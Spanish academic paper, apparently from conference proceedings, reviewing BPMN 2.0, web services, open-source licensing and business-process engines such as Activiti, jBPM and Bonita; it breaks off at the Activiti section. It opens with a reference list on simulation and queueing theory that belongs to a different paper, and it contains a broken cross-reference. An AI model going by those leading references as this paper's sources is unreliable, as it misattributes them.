- [1] Coss Bu, Raúl (2003); *Simulación: un enfoque práctico*; Editorial Limusa, pg. 11
- [2] Justi, R. (2006); *La enseñanza de ciencias basada en la elaboración de modelos*, en Enseñanza de las Ciencias, 24 (2), Barcelona, España, ICE de la Universitat Autònoma de Barcelona,
- [3] Milin, Érica M.; Quiroga, Silvia; Kosakovski, Pablo; Viegas, Leonardo; Martel, Hernán; Goldin, Leandro (2016); *Desarrollo de Software de Simulación de Propósitos Generales*. En Memorias del IV Congreso Nacional de Ingeniería en Informática/Sistemas de Información. Publicación on line - ISSN 2347-0372
- [4] Milin, Érica M.; Quiroga, Silvia; Viegas, Leonardo (2016); *Software de Modelado Victoria – Módulo Docente Alumno*. En Sánchez, J. (2016) Editor. *Nuevas Ideas en Informática Educativa, Volumen 12*, p. 360 - 365. Santiago de Chile.
- [5] Soto, J, (2007); *Fundamentos Teóricos de Simulación Discreta*. Universidad Tecnológica de Pereira, Facultad de Ingeniería Industrial.
- [6] García Sabater, José Pedro (2016); *Aplicando Teoría de Colas en Dirección de Operaciones*. Grupo ROGLE. Departamento de Organización de Empresas. Universidad Politécnica de Valencia.
- [7] Portilla, Liliana Margarita, Arias Montoya, Leonel, Fernández Henao, Sergio A., (2010); *Análisis de Líneas de Espera a Través de Teoría de Colas y Simulación*. Cientia Et Technica [en línea], XVII Disponible en: <http://www.redalyc.org/articulo.oa?id=84920977012>
- [8] Lladser, Manuel; Variables Aleatorias y Simulación Estocástica. JC Saez Editor, 2011

Uso de Estándares y Software de Código Abierto en el Modelado y Ejecución de Procesos de Negocio

Ariel Gonzalez
Universidad Nacional de Río Cuarto
Río Cuarto, Argentina

Ana Espinola
Universidad Nacional de Asunción
Asunción, Paraguay

Daniel Romero
Universidad Nacional de Asunción
Asunción, Paraguay

Abstract—En los últimos años el modelado y ejecución de los procesos de negocio ha tomado significativa importancia tanto en la industria como en la academia. La aparición de nuevas herramientas viene a cubrir los aspectos inherentes de esta área para el modelado y la ejecución de los procesos. Existen herramientas de código abierto que permiten la gestión de procesos de negocio modelados mediante workflows, las mismas pueden ser integradas con servicios web para poder operar con distintos tipos de sistemas, por ejemplo, web, móviles o convencionales. En la actualidad, las empresas se ven obligadas a contar con procesos de negocios mas ajustados y con mayor agilidad de respuesta, por ello es necesario que los mismos se encuentren visibles, permitiendo a las organizaciones tener una mayor visibilidad de toda la operación y así tomar decisiones óptimas sobre el negocio. En este trabajo se presenta, en primer lugar, un análisis de herramientas estandarizadas y/o de código abierto en el contexto de modelado y ejecución de procesos de negocios, y posteriormente, una implementación de un proceso de negocio educativo utilizando motores de ejecución de procesos y bibliotecas para la creación de servicios web de código abierto. Además, se describen las herramientas utilizadas para modelar, diseñar y acceder a los datos.

I. INTRODUCCIÓN

El modelado de Procesos de Negocio (Business Process - BPs) es un área importante en la Ingeniería de Software, mejora el desempeño y la optimización de los BPs de una organización, a través de la gestión de los procesos que se deben diseñar, modelar, organizar, documentar y optimizar de forma continua.

En particular, la notación para el modelado de Procesos de Negocio (Business Process Model and Notation - BPMN), es una forma estándar y gráfica de modelar BPs. La meta fundamental de BPMN [1] es proporcionar una notación estándar que sea fácilmente comprensible por todos los stakeholders, proveyendo una notación simple para los flujos independientemente del entorno de implementación. A su vez, la notación se sustenta en un marco muy riguroso que permiten la comprensión de los motores de BP y de Workflow.

Un BP representa una serie discreta de actividades o pasos de tareas que pueden incluir personas, aplicativos, eventos de negocio, tareas y organizaciones, las mismas deben estar constantemente actualizadas para obtener una visibilidad en tiempo real del negocio y/o operación. Por este motivo, ha surgido la necesidad de utilizar nuevas arquitecturas para la implementación de soluciones que permitan adaptarse rápidamente a los cambios e integrar con tecnologías que permitan la interacción en tiempo real con clientes web, móviles o de escritorios.

El presente trabajo muestra una revisión de la literatura para determinar el estado del arte en enfoques, tecnologías y herramientas que dan soporte al modelado de procesos de negocios. Se presenta además, un caso de estudio del contexto educativo donde se aplican conceptos de BPMN 2.0 utilizando Activiti como herramienta de diseño y ejecución de BPs.

El enfoque utilizado está basado en el uso de estándares y herramientas de código abierto, tanto para el modelado como para la ejecución de procesos de negocios. En las siguientes secciones encontraremos como analizar y describir la notación gráfica para los BPs, una descripción de los distintos motores de ejecución de los BPs, y finalizaremos con un caso práctico para el diseño e implementación de los BPs utilizando herramientas estandarizadas y de código abierto.

El trabajo es organizado de la siguiente manera. En la sección II, se introducen las definiciones de procesos de negocio, modelado y Web Services. También se presentan las características de un software libre y aspectos de seguridad a ser considerados. La sección III, presenta los lenguajes de notación de BPs (en especial BPMN 2.0), junto con una breve comparación entre las diferentes alternativas. En la sección IV, se realiza un análisis y comparativa de los distintos motores de ejecución de BPs existentes. Luego, en la sección V, se exhibe un ejemplo de aplicación de la propuesta. Finalmente, las conclusiones y trabajos futuros en la sección VI.

II. NOCIONES PRELIMINARES

En esta sección se presentan los principales conceptos referentes a las áreas de base que dan soporte al trabajo de modelado de BPs.

En II-A se describen brevemente los BPs, sus notaciones y motores de ejecución. La sección II-B, introduce los servicios web y sus usos. En la sección II-C y II-D se introduce la filosofía inherente al desarrollo de código abierto y aspectos de seguridad respectivamente. Por último, la sección ?? presenta el Grupo de Manejo de Objetos (Object Management Group) y sus estándares.

A. Procesos de Negocio (Business Process - BP)

Un BP es una colección de actividades diseñadas para producir una salida específica para un cliente o mercado en particular [2]. El BP implica un fuerte énfasis en cómo se ejecuta el trabajo en una organización y en contraste con el énfasis en el qué, característico de la focalización en el producto. Así, un proceso es un ordenamiento específico de




Fig. 1: Visión general de un proceso de negocio.

actividades de trabajo a través del tiempo y del espacio, con un inicio, un final y unas entradas y salidas claramente definidas.

Un BP contiene actividades con propósito, es ejecutado colaborativamente por un grupo de trabajadores de distintas especialidades, con frecuencia cruza las fronteras de un área funcional, e invariablemente es detonado por agentes externos o clientes de dicho proceso [3].

Un BP consta de las siguientes características: posee un objetivo, las entradas y las salidas son específicas, emplea recursos, tiene un número de actividades que se llevan a cabo en un orden, puede afectar a más de una unidad organizacional (el impacto organizacional es horizontal) y crea valores de algún tipo para el cliente (el mismo puede ser interno o externo). La Figura 1 muestra una visión general de un BP.

Al inicio se define el objetivo dentro de un BP, el mismo es la razón por la que la organización realiza un trabajo, consiste en satisfacer las necesidades de la organización.

El siguiente factor es la información, los BPs utilizan información para personalizar o complementar sus actividades. La información no se consume en el proceso, mas bien se utiliza como parte del proceso de transformación, la misma puede provenir de fuentes externas, de clientes, de unidades organizacionales internas e incluso puede ser el producto de otros procesos.

También un BP producirá una o más salidas de valor para el negocio, tanto para uso interno como para satisfacer los requisitos externos. Es decir, una salida puede ser un objeto físico (como un informe o una factura), una transformación de recursos (como una agenda diaria) o un resultado global de negocio tal como completar un requerimiento funcional. Una salida de un BP puede alimentar otros procesos, tanto como un ítem que se solicita o como un disparador para iniciar nuevas actividades.

Por último un recurso es una entrada a un BP, a diferencia de la información, se consume durante el procesamiento.

1) *Modelado de Procesos de Negocio*: El modelado de BPs, según [2] es la representación de un conjunto de actividades y las restricciones de ejecución entre ellas. En el mismo están presentes los siguientes:

- Actores involucrados en el proceso (roles, áreas).
- Actividades operativas distinguibles y su secuencia.
- Entradas, salidas, recursos, eventos.

En el modelado del BP están involucrados los analistas, diseñadores y desarrolladores del sistema de información brindando las siguientes características:

- Efectividad: se concreta lo que se ha de llevar a cabo.
- Eficiencia: utilización de procesos probados como eficientes.
- Consistencia: detección de tareas no realizables.
- Productividad: reutilización de procesos más productivos.
- Ahorro: asignación de costo e identificación de procesos ventajosos.
- Calidad: mejora de los procesos.

A continuación, se destacan las ventajas del modelado de BP [4]: Agiliza el proceso de desarrollo y la carga de trabajo, identifica errores en etapas tempranas, posee una mayor abstracción y es independiente de las plataformas tecnológicas.

2) *Notaciones y Motores de Ejecución*: El modelado de procesos constituye la base para el proceso de análisis, las mismas sirven para representar los procesos de negocio de una empresa u organización con el fin de que puedan ser analizados, mejorados y automatizados.

En la actualidad existe un gran número de lenguajes y notaciones que han sido diseñados para la modelación y análisis de los BPs. A continuación se citan algunos: Redes de Petri, Diagrama de Flujo de Datos (DFD), Diagramas UML (diagrama de casos de uso, diagrama de clases y objetos, diagrama de actividades, diagrama de estados, diagramas de procesos), SPEM (Software Process Engineering Meta-Model), BPMN (Business Process Modeling Notation), XPDL (XML Process Definition Language), IDEF (Integration DEFinition) y EPC (Event-driven Process Chain).

Se citan además las principales herramientas entre las cuales se pueden elegir para el modelado de los BPs como son Bonita [5], jBPM [6] y Activiti [7].

Dentro de las notaciones estandarizadas se encuentra BPMN, el cual se ha escogido para la notación del modelo de negocio del caso de estudio propuesto. BPMN es un estándar del OMG [8] para el modelado de BPs, a través de la cual se expresan los BPs en un diagrama de proceso. La Figura 2 presenta la evolución del estándar BPMN, describe las versiones por las que ha pasado el proceso para convertirse lo que actualmente denominamos BPMN 2.0. Este estándar agrupa la planificación y gestión del flujo de trabajo, así como el modelado y la arquitectura.

La función del BPMN es crear un mecanismo simple para realizar modelos de BPs, donde los objetos de flujo (Actividades, Eventos, Gateways y Flujos de Secuencia) son los elementos principales que definen la estructura fundamental y el comportamiento del Proceso.

B. Servicios Web (WEB Services - WS)

El consorcio W3C define los WSs como sistemas software diseñados para soportar una interacción interoperable máquina a máquina sobre una red. Los WSs suelen ser APIs Web




Fig. 2: Evolución del BPMN.

que pueden ser accedidas dentro de una red (principalmente Internet) y son ejecutados en el sistema que los aloja [9].

Anteriormente en las primeras computadoras los programas corrían uno a la vez, pero en la medida que en una misma computadora podrían correr varios programas al mismo tiempo, surgió la necesidad de contar con un mecanismo de comunicación entre ellos, esto se llamó comunicación Task to Task, y este mecanismo ha evolucionado debido que las computadoras conforman redes.

Los WSs surgen ante la necesidad de estandarizar la comunicación entre las distintas plataformas y lenguajes de programación. Los primeros intentos de estándares han sido DCOM y CORBA, pero no han tenido el suficiente éxito por ser dependientes de la implementación del vendedor DCOM Microsoft y CORBA ORB (Object Request Broker). Otro gran inconveniente es que los mismos hacían uso de RPC (Remote Procedure Call) para realizar la comunicación entre diferentes nodos presentando varios problemas de seguridad, es por esto que en 1999 se comenzó a plantear un nuevo estándar, el cual terminaría utilizando XML, SOAP, WSDL y UDDI.

Los WSs transfieren datos sin necesidad de conocer a quien lo ha convocado, esto significa, que pueda existir la comunicación o transferencia de datos entre distintas aplicaciones programas- que funcionan en varias computadoras, con distintos sistemas operativos y que pertenezcan a diferentes empresas o instituciones.

A diferencia de los modelos Cliente/Servidor, tales como un servidor de páginas Web, los WS no proveen al usuario una interfaz gráfica (GUI). En vez de ello, los WS comparten la lógica del negocio, los datos y los procesos, por medio de una interfaz de programas a través de la red.

En los últimos años ha surgido una nueva arquitectura de software, conocida como REST (Representational State

Transfer), el cual es un estilo de arquitectura de software para sistemas hipermedias distribuidos en la Web. El término fue introducido en la tesis doctoral de Roy Fielding en 2000 [10], quien es uno de los principales autores de la especificación HTTP. REST es una nueva opción de uso de WSs. A continuación se listan los tipos más comunes de WSs:

- Llamadas a Procedimientos Remotos (Remote Procedure Calls - RPC): Los WSs basados en RPC presentan una interfaz de llamada a procedimientos y funciones distribuidas. La unidad básica de este tipo de servicios es la operación WSDL (Web Services Description Language).
- Arquitectura Orientada a Servicios (Service-oriented Architecture - SOA): La unidad básica de comunicación de este tipo de servicios es el mensaje, más que la operación. También es referenciado como servicios orientados a mensajes. Este tipo de WS son soportados por la mayor parte de los desarrolladores de software y analistas. Al contrario que los WSs basados en RPC, este estilo es débilmente acoplado.
- REST (Representation State Transfer): Los WSs basados en REST intentan emular al protocolo HTTP o protocolos similares mediante la restricción de establecer la interfaz a un conjunto conocido de operaciones estándar como GET, PUT. Este estilo se centra más en interactuar con recursos de estado, que con mensajes y operaciones. REST no es un estándar, pero sí esta basado en estándares como HTTP, URL, Representación de los recursos (XML/HTML/GIF/JPG) y tipos MIME (text/xml, text/html).

C. Software Open Source

En [11] se define el concepto de Software libre como un software que posee las siguientes características:

- La libertad de usar el programa, con cualquier propósito.
- La libertad de estudiar cómo funciona el programa y modificarlo, adaptándolo a tus necesidades.
- La libertad de distribuir copias del programa, con lo cual puedes ayudar a tu prójimo.
- La libertad de mejorar el programa y hacer públicas esas mejoras a los demás, de modo que toda la comunidad se beneficie.

En otras palabras, es aquel que respeta la libertad de todos los usuarios que adquirieron el producto para ser usado, copiado, estudiado, modificado y redistribuido libremente de varias formas. Es muy importante aclarar que el Software Libre establece muchas libertades pero no es necesariamente gratuito; conservando su carácter libre (respetando las libertades) puede ser distribuido de manera comercial, esto garantizando sus derechos de modificación y redistribución.

A su vez, el término *open source* o código abierto, es la expresión con la que se conoce al software distribuido y desarrollado libremente. Es un movimiento más pragmático, se enfoca más en los beneficios prácticos como acceso al código fuente que en aspectos éticos o de libertad que son tan

relevantes en el Software Libre. Su premisa es que al compartir el código, el programa resultante tiende a ser de calidad superior al software propietario, posee una visión técnica.

Las herramientas utilizadas en el presente trabajo serán de código abierto.

D. Protocolos de Seguridad

Usar un protocolo SSL (https) añade a la Web una capa de seguridad y privacidad importante. El protocolo SSL interpone una capa adicional de cifrado a los datos que circulan entre los usuarios y el servidor donde está la Web, lo que garantiza que la información que se transmite no pueda ser leída por un tercero que intercepte las comunicaciones.

Conocidos los conceptos de Software Libre y Open Source, en el presente trabajo se propone el uso de certificados de tipo Open Source obtenidos para el cifrado de los datos que se transmiten durante la comunicación.

Lets Encrypt [12] es una reciente autoridad de certificación gratuita, automatizada y abierta, que se ejecuta en beneficio del público por el Grupo de Investigación de Seguridad de Internet (ISRG). Es un proyecto impulsado por la Fundación Linux para crear una entidad certificadora que ofrezca certificados SLL gratuitos y libres. La iniciativa es apoyada por grandes empresas como Facebook, Google, Automattic (WordPress), Cisco, Akamai, Sucuri, etc.

Este concepto es bastante novedoso, pues anteriormente obtener una certificación no era de forma gratuita. Lets Encrypt hace que sea posible la obtención de certificados de confianza para los dominios sin costo, renovándose automáticamente cada 90 días. Tiene además varias ventajas: no existe configuraciones complicadas, no hay mensajes de correo electrónico de validación y se pueden tener múltiples certificados instalados en las cuentas de alojamiento para cada dominio y subdominio que uno elija. Los certificados son de dominio válido y no requieren una dirección IP dedicada, además, es reconocido por la mayoría de los navegadores.

III. ANÁLISIS Y COMPARACIÓN DE NOTACIONES DE PROCESOS DE NEGOCIOS

En esta sección se describen los lenguajes de notación de procesos de negocio, su definición, ventajas y una breve comparación entre las notaciones más utilizadas en la actualidad.

A. Lenguajes de Modelado

En la actualidad, existe una variedad de lenguajes y notaciones de procesos de negocio que son utilizados en la industria y en la academia. Entre los principales lenguajes se citan los siguientes: Redes de Petri, Diagramas de Secuencia de UML, YAWL, XPDL, SPEM, EPC y BPEL. A continuación se describe brevemente cada uno de ellos:

- Las Redes de Petri, son una herramienta adecuada para el modelado y análisis de los procesos de negocio de las organizaciones. Por una parte, se pueden utilizar como lenguaje de diseño para la especificación de complejos flujos de trabajo, y por otra, la teoría de las redes de Petri proporciona una potente herramienta

de análisis para verificar la corrección de los procedimientos de workflow [13]. Las redes de Petri son útiles por su semántica formal, por su forma natural de representación y por su expresividad. Una red de Petri es un grafo dirigido que utiliza dos tipos de nodos: estados y transiciones. Los estados se representan mediante círculos y las transiciones con rectángulo. Los nodos se conectan entre sí mediante arcos dirigidos y no están permitidas las conexiones entre dos nodos del mismo tipo.

- Los Diagramas de Secuencia de UML, es un conjunto de notaciones utilizadas para modelar sistemas orientados a objetos. UML es un lenguaje estándar en la notación de modelado visual para el análisis y diseño de sistemas de software, con el mismo es posible modelar distintos tipos de diagrama, uno de ellos el diagrama de secuencia. Un diagrama de secuencia es un tipo de diagrama utilizado para modelar la interacción entre objetos en un sistema a través del tiempo.
- YAWL, consiste en un lenguaje de workflow basado en los patrones de workflow, el mismo está soportado por un sistema de software que incluye un motor de ejecución y un editor gráfico. Observando que las Redes de Petri se acercaban bastante a dar soporte a la mayoría de los patrones de Workflow, los desarrolladores de YAWL han tomado a éstas como un punto de partida [14].
- XPDL, es un lenguaje para la definición de un Flujo de Trabajo creado por una organización global de desarrolladores, consultores, analistas, grupos universitarios y de investigación comprometidos con el workflow, denominado The Workflow Management Coalition (WfMC). El objetivo de este lenguaje es almacenar e intercambiar el diagrama de procesos, es decir, permite que una herramienta de diseño de procesos escriba un diagrama y otra lo lea, y las imágenes resultantes sean lo más parecidas posibles, sin embargo, no otorga garantía de semántica de ejecución precisa [15].
- SPEM, es una especificación del OMG, basado en un metamodelo UML, que al utilizar su notación permite visualizar, especificar, construir y documentar sistemas orientados a objetos [16]. SPEM permite representar una familia de procesos de desarrollo de software y sus componentes, constituyendo un tipo de antología de procesos de desarrollo de software. Así también, proporciona una sintaxis y estructura para cada aspecto de los procesos de desarrollo, incluyendo roles, tareas, artefactos, lista de verificación, productos de trabajo, técnicas y herramientas. Se debe tener en cuenta que los procesos de desarrollo de software son BPs.
- EPC, según su sigla es una cadena de procesos impulsada por eventos, es un tipo de diagrama de flujo utilizado para el modelado de BPs. [17] define EPC como una gráfica ordenada de Eventos y Funciones, que proporcionan una variedad de conectores que permiten la ejecución alternativa y paralela de los procesos.

Además, se especifica el uso de operadores lógicos como el OR, AND y XOR. Una de sus principales fortalezas es su simplicidad y fácil entendimiento de la notación, esto lo hace una técnica ampliamente aceptable para describir procesos de negocio.

- BPEL [18], según siglas significa Lenguaje de Ejecución de Procesos de Negocio, es un lenguaje estandarizado por OASIS para la composición de servicios web. Básicamente consiste en un lenguaje basado en XML diseñado para el control centralizado de la invocación de diferentes servicios Web, con cierta lógica de negocio añadida que ayuda a la programación en gran escala. Conocido también como WS-BPEL, surgió cuando IBM y Microsoft realizaron un lenguaje de procesamiento de negocio, combinando dentro de éste Workflow. Dentro de BPEL se manejan conceptos como Web Services, SOA, Orquestación BPEL, entre otros.
- Por último, BPMN es una notación de modelado de BP que describe combinaciones de procesos que pueden ejecutarse manual o automáticamente. En la siguiente sección se describe esta notación y las herramientas que lo soportan.

B. BPMN (Business Process Modelling Notation)

BPMN (Business Process Modelling Notation) [1] es un estándar con orígenes en BPMI (Business Process Management Initiative), organismo que ha sido absorbido posteriormente por el OMG, cuyo principal objetivo es según [19] "Proporcionar una notación fácilmente comprensible por todos los usuarios del negocio, desde los analistas, los desarrolladores, técnicos, hasta aquellos que monitorizarán y gestionarán los procesos". Otros objetivos importantes que plantea esta especificación son:

- Crear puentes entre el diseño de los procesos de negocio y la implementación del proceso.
- Que los lenguajes basados en XML para describir procesos (por ejemplo, BPEL4WS) tengan una notación gráfica.

Los propios autores de BPMN, reconocen haberse inspirado y haber recogido la experiencia de varios estándares como: Diagramas de Actividad de UML, UML EDOC, IDEF, ebXML BPSS, ADF Diagram, RossetaNet, LOVeM, EPC, etc.

Es importante tener en cuenta que BPMN abarca únicamente los procesos de negocio, lo que significa que otro tipo de modelos relacionados (estructura de la organización, recursos, modelos de datos, estrategias, reglas de negocio) quedan fuera de la especificación.

BPMN es de gran importancia pues permite modelar la arquitectura empresarial orientándola a procesos, automatizando cada uno de ellos de principio a fin y estableciendo las metodologías necesarias para su monitorización y control. En organizaciones tradicionales los sistemas están centrados en los datos, mientras que al implementar un BPMN los sistemas están centrados en BPs que son modelados mediante workflows.

Algunas características del BPMN son las siguientes: proporciona un lenguaje gráfico común, con el fin de facilitar su comprensión a los usuarios de negocio, integra las funciones empresariales, utiliza arquitecturas de servicios donde pueden adaptarse rápidamente a los cambios y oportunidades de negocio y por último combina las capacidades del software y la experiencia de negocio para optimizar los procesos y facilitar la innovación del negocio.

A continuación se listan los beneficios del modelo BPMN:

- Resuelve las dificultades de comunicación que tiene el lenguaje común.
- Proporciona un método normalizado para representar procesos de negocio.
- Facilita su entendimiento debido a la poca complejidad de su notación.
- Proporciona un lenguaje común entre los usuarios de negocio y los técnicos.
- Facilita la diagramación de los procesos de negocio.

1) *Diagramas BPMN*: Los modelos BPMN se expresan gráficamente mediante diagramas BPMN. Estos diagramas constan de una serie de elementos que nos van a permitir diferenciar claramente las tres secciones (o submodelos) básicas que existen en un modelo BPMN:

- Procesos de negocio privados (internos).
- Procesos abstractos (públicos).
- Procesos de colaboración (globales).

Con BPMN se pueden crear multitud de diagramas dentro de los tres tipos de submodelos, también se pueden crear diagramas con distintos tipos de modelos aunque siempre debemos tener en cuenta la advertencia de la propia especificación de BPMN "debemos tener cuidado si combinamos demasiados tipos de submodelos, obtendremos un diagrama difícil de entender, por eso se recomienda al modelador que se centre en un tipo de modelo para los diagramas" [19].

Los diagramas BPMN están formados por una serie de elementos fundamentales que se categorizan de la siguiente manera:

- Objetos de Flujo (Flow objects).
- Conectores (Connecting Objects).
- Calles (Swimlanes).
- Artefactos (Artifacts).

Un ejemplo se puede visualizar en la Figura 3, el cual describe un BP simplificado con notación BPMN 2.0 referente al proceso de compra de un producto. Cada actividad en dicho proceso es llevado a cabo por el usuario o rol correspondiente de la organización. El proceso inicia con el registro de una compra y luego con la indentificación del medio con que el cliente abonará, el cual puede elegir entre pago en efectivo o cheque, o con tarjeta de crédito. En el caso de pagar con tarjeta se debe verificar la aprobación del pago. Finalmente una vez realizado el pago se hace la entrega de la mercadería.




Fig. 3: Ejemplo simplificado de un BP con notación BPMN 2.0 de la compra de un producto.

2) *Herramientas que soportan BPMN*: Desde la aparición de BPMN, y mucho más desde la absorción de BPMI por parte de la OMG, la notación BPMN ha tenido un éxito notable y como consecuencia ha hecho que sea una estándar en el modelado y automatización de procesos de negocio. En el presente trabajo se destaca el uso de herramientas de código abierto que soportan BPMN, algunas son Jbpm5 Designer [20], Oryx Editor [21], Eclipse BPMN2 Modeler [22], Activiti Modeler [23], etc. A continuación se describen algunas de ellas.

- Jbpm5 Designer, es una herramienta que ayuda en la gestión de procesos de negocio complejos de manera eficiente, es integrable y escrito en Java. A través del mismo es posible realizar la edición de procesos en la Web, proporcionando las siguientes características: ejecutar los procesos de negocio que están diseñados utilizando las especificaciones BPMN 2.0, integrar completamente con el IDE de Eclipse o similares que proporciona crear un flujo de trabajo, contar con herramientas de interfaz de usuario disponibles para involucrar a los analistas de negocios y usuarios desde la fase de diseño, soportar la persistencia y la gestión de transacciones.
- Oryx Editor, es un proyecto académico de código abierto que permite añadir sus prototipos a una potente infraestructura de modelado de procesos. El proyecto está impulsado principalmente por el grupo de investigación de Tecnología de Procesos de Negocio en el 2006. Oryx es un editor basado en web para modelar BP en varios lenguajes de modelado como BPMN o EPC, entre otros. Es posible crear modelos y compartirlos con otros usuarios que estén involucrados en el BP. Permite no solo compartir el modelo, sino que también discutirlo y mejorarlo en un mismo ambiente de trabajo. Así, Oryx aporta todas las ventajas de la Web 2.0 al mundo del modelado.
- Eclipse BPMN2 Modeler, es una herramienta de modelado gráfico para la creación de procesos de negocio. El objetivo principal de BPMN2 Modeler es proporcionar un marco de edición gráfica de flujo de trabajo, que se puede personalizar fácilmente para

cualquier motor de ejecución compatible con BPMN 2.0. El BPMN2 Modeler está construido sobre la arquitectura Eclipse Plug-in y proporciona varios puntos de extensión para personalizar la apariencia y el comportamiento del editor.

- Activiti Modeler fue desarrollado por Alfresco y pertenece a la suite de herramientas del proyecto Activiti. Es una aplicación web en la que los procesos pueden ser modelados mediante el esquema BPMN2.0. Las definiciones de proceso se almacenan en formato XML BPMN2.0 en el servidor, y el modelador se comunica con el servidor a través de mensajes en formato JSON. En el presente trabajo se propone la utilización de Activiti Modeler para diseñar y diagramar los modelos de procesos de negocios en BPMN 2.0 a través de una interfaz web.

C. Comparación entre Notaciones de Procesos de Negocios

A continuación se presenta una tabla comparativa de las notaciones descritas en I. Para dicha comparación se definieron los siguientes criterios:

- Elementos de bifurcación: es decir si el lenguaje provee de elementos de bifurcación bajo condiciones. Dichos elementos permiten a un proceso continuar por un camino particular (según la definición de condiciones) o por dos o mas caminos en paralelo.
- Semántica definida: se refiere a si el lenguaje tiene definida una semántica operacional que permita implementar herramientas de ejecución de procesos.
- Ejecutable: si existen herramientas de ejecución.
- Simulable: si existen herramientas que permitan hacer simulaciones de los procesos.

IV. ANÁLISIS Y COMPARACIÓN DE MOTORES DE EJECUCIÓN PROCESOS DE NEGOCIOS

En esta sección se describen brevemente los motores de ejecución de procesos de negocios tanto propietarios como de código abierto, en particular, se incluye una sección especial para el motor Activiti. Finalmente se presenta una comparativa entre los mas utilizados.

TABLA I: Comparación entre notaciones de BP.

Notación/ Criterios	Elem. Bi- furcación	Semántica Definida	Ejecutable	Simulable	Área del Negocio
Petri Nets	NO	SI	SI	SI	NO
YAWL	SI	SI	SI	SI	SI
EPC	SI	NO	NO	SI	SI
UML AD	SI	NO	NO	NO	NO
BPMN 2	SI	SI	SI	SI	SI

A. Motores de Ejecución de Procesos de Negocio

Con el aumento del uso de la gestión por procesos por parte de las empresas, cada vez se requiere de mejores herramientas para el análisis de los diferentes procesos que describen todas las tareas, operaciones y roles dentro del negocio, así como las aplicaciones de software que los soportan y los flujos de trabajo tanto internos como externos que son esenciales para alcanzar las metas de negocio de una empresa u organización.

Un Un Sistema de Gestión de Procesos de Negocio (Business Process Management System - BPMS) integra diversas tecnologías y herramientas para soportar la visión horizontal a través de procesos de negocios, además tiene que incluir un motor de procesos. Hasta hace unos años existían dos plataformas tecnológicas principales para ejecución de BPs: Workflows (XPDL, Bonita, Enhydra shark) y Servicios Web (WS-BPEL, Intalio, jBPM). Con la liberación del estándar BPMN2 en enero de 2011, se incluye motores como Activiti y jBPM5.

Se describe a continuación algunas plataformas de procesos de negocio dentro de las mas conocidas, estas son, jBPM, Bonita, Intalio, ProcessMaker y Activiti.

- jBPMEs el BPMS más veterano, siendo el propulsor de esta iniciativa Red Hat. También dio paso al nacimiento de otro proyecto BPMS llamado Activiti. Aunque es un proyecto relativamente de un uso muy intensivo, la versión 5, es muy joven.
- Bonita Open Solution [5] es un conjunto de aplicaciones de ofimática para la gestión de procesos de negocio, es de código abierto, y puede ser descargado bajo GPL v2. Las aplicaciones desplegadas con Bonita abarcan toda la gama de proyectos de BPM, desde la migración de Sistemas de Información hacia una Arquitectura Orientada a Servicios (SOA), a la automatización de los procesos de administración. Es una buena alternativa de código abierto.
- Intalio ofrece un modelo ágil para el despliegue de procesos de negocio, donde es posible integrar dos tipos de actividades: automáticas y humanas. Procesos como la consulta de un servicio de información, notificación y realización de tareas, permiten la coordinación de las actividades y decisiones que todas las partes involucradas deben realizar a fin de convertirse en una organización altamente eficiente, ágil, innovadora y adaptable.
- Process Maker es un BPMS muy versátil y eficaz, realiza lo que la gran mayoría de las pymes necesitan. Es el único en esta lista construida en PHP.

- En el presente trabajo se propone la utilización de Activiti para el diseño de modelos de procesos de negocios en BPMN 2.0 y la ejecución de los mismos. Activiti es una alternativa viable porque se trata de un software de distribución gratuita, esto es ideal para organizaciones en economías emergentes. En la sección IV-B se presentan detalles de sus características.

B. Activiti

